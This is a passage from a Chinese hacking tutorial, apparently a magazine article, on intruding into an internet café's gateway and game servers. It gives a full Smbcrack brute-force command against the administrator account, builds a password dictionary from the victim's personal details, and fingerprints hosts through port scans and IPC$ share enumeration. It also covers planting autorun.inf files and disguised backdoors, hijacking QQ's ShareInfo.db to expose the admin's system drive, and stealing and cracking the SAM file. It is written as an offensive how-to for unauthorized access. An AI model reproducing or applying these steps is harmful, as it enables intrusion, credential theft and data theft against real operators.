



图3 黑客字典的界面


图2 3个偏移位置里的IP信息




图4 telnet探测对方防火墙

远程猜解需要猜解的内容无非是管理员的账号和密码，账号就用administrator，密码学问可就大了。首先你要知道社会工程学，下面是引用：

社会工程学（Social Engineering）：一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段，取得自身利益的欺骗手法。




图5 BluesPortScan界面




图6 shed扫描主机共享




图7




图8 利用Smbcrack远程猜解密码成功

比如在网络安全领域一个人要破解你的密码，他会利用你为了方便记忆而把密码设置为生日或者电话号码之类的弱点达到目的，那么他就利用了社会工程学。密码破解方向就是这样了，我们要得到的信息，诸如管理员的生日，电话及手机号码，姓名等等，这些都很容易获得。要是有可能的话，你最好得到管理员在其他地方设置的密码，比如QQ，邮箱，还有我上次说过的pubwin管理员密码，这些都可能是系统的登录密码，至于如何获得不在本次讨论之列。信息搜集得差不多了，就可以做字典了。对于单个用户，我们选择黑客字典如图3。

他可以以多种方式组合你输入的信息，最大限度地接近真实密码。需要说的是每一步最好尽量仔细地写，最后复杂程度一般设置为一般，视情况而定。字典生成后别着急导入，打开字典添加些常用的组合，5201314什么的，等到你实在想不出来的时候字典做得就差不多了。

字典做好了，现在就要来破解了，需要选择一款远程密码猜解软件。我选择的是小榕的Smbcrack，老东西了可是易用好用，推荐给菜鸟朋友。这时候就要先探测一下主机环境，包括操作系统，端口，服务，共享。在那之前先要保护好自己的安全，在服务器有防火墙的情况下进行扫描无异于飞蛾扑火。探测防火墙的方法不少，介绍个最简单的：打开cmd，输入**telnet IP port**，如图4。

其中IP为网关的port为对方一个不存在的端口，写个生僻点的就行，要是很长时间才提示失败的话那差不多就有防火墙了。或者你直接去主机托盘处看。至于上代理什么的我就不说了，你根据情况自己定。其实不用探测防火墙也可以，只要在扫描的时候用带有欺骗功能的scanner就可以了。这里我已经探测过了，它没安，所以我就直接扫啦！用的是一款小巧急速的扫描器，BluesPortScan，如图5。

速度真没有什么说的，听说使用的是syn半开放扫描，可以扫描TCP和UDP端口，也可以选择端口列表。扫描范围1-5000就够了，点击scan开始。n秒后扫描完成你就要分析端口了：同时开放**137，139，445**端口的基本可以确认为Win2000系统，而同时开放**5000**端口的为WinXP。它不可能为Win9x或Win2003，pubwin服务版的帮助文档里是明确了。开放了**139**和**445**基本可以确定对方开了**IPC$**，进一步猜想对方的其他默认共享也是开启的。如果你想确认一下我建议你用Shed，如图6。

它能在短时间内侦测出网络中各主机的共享。确认了Win2000的系统和IPC$共享后，下面就可以实施密码猜解了。


先来看Smbcrack的界面，如图7。


命令很简单：**smbcrack IP administrator x:\zidian.dic 139**。要注意的是字典文件必须写全路径，且后缀必须是**.dic**，端口可以是139，可以是135。正常情况下Smbcrack速度可以达到每秒500个密码猜解，快的时候可以达到1000。如果你认真制作了字典的话，相信不下10分钟你的密码就全部猜解完毕了。哈哈我就没那么好运啦，用了11分钟密码才交代了，如图8。

OK！密码搞到手了，想干什么不用我教你吧！要是不知道怎么利用IPC$，那么建议你去看那份详尽的IPC$入侵资料吧，我就不占用版面了。不用IPC$入侵也可以，如果对方开放了135端口的话，用WMI的远程执行命令也可以轻松进入对方系统，软件推荐Recton 2.5，如图9。


2. 电游服务器的入侵


网关主机得到了，还有什么不能做的呢？但是在电游服务器方面可不一定。我们先要了解你所在网吧的网络拓扑，其实就是为了得知电游是否拥有各自的公网IP。因为通常电影和游戏文件都很大，而游戏需要经常更新，如果让他们通过网关访问Internet，那样会影响整个网吧的速度，所以通常他们都有各自的公网IP。这就给我们人侵它带来了困难，但事实是我们确实处在同一个局域网中，对方肯定开放了共享，除了尝试用上面的方法以外，你还可以这样：电游服务器一般共享的整个驱动器，你可以进入它的共享目录，尝试建立一个文本文件，如图10。


图9 Recton 2.5界面


图10 在电游服务器上尝试建立文本文件

如果他的权限没有设置好的话，如果你的运气够好的话……虽然是少数情况，但我们任何细节都不要放过。突然，文件建立成功！那么欢呼吧，去开party咯！……知道如何利用**autorun.inf**文件吧！就算它不是共享的驱动器，我们还是有机会的。老兵不是写过一个目录欺骗的东西吗，就是看似一个目录实际是你的后门的一个程序，你把它上传到服务器上，想方设法让管理员点击，成功的话又可以开party了！


图11 QQ开共享



图12 利用QQ共享漏洞下载对方任意文件

还有一种方法，是利用近期发现QQ的一个漏洞。首先你翻它的共享里面是否有QQ，确认为QQ2005贺岁版以上版本，然后确保你有上传权限就可以利用了！首先在本地用你的QQ开一个共享，如图11。

开个有价值的如系统盘，注意把身份限制为允许所有人，禁止访问选项禁用。完成后关闭QQ，找到安装目录下的以QQ账号命名的文件夹内"**ShareInfo.db**"文件。上传覆盖目标服务器上管理员QQ号目录的相同文件(如D:\Tencent\QQ\654321\ShareInfo.db)。这样，当网管在服务器上登录QQ时就会向好友开放C盘为共享目录。

共享是开了，现在你要绞尽脑汁让管理员加你为好友，装成MM……要注意的是在覆盖了文件后对方必须重新登录QQ共享才可以生效。成功了你就可以随意下载它系统盘的任意文件了，如图12。

当然包括传说中的sam文件（**c:\windows\repair**）了。然后同样是破解了，不过胜算大了很多，使用简单却强大的SamInside把密码破解出来应该不是问题，然后又回到了前面的路子。


图13 netbox界面信息

二、客户机的入侵

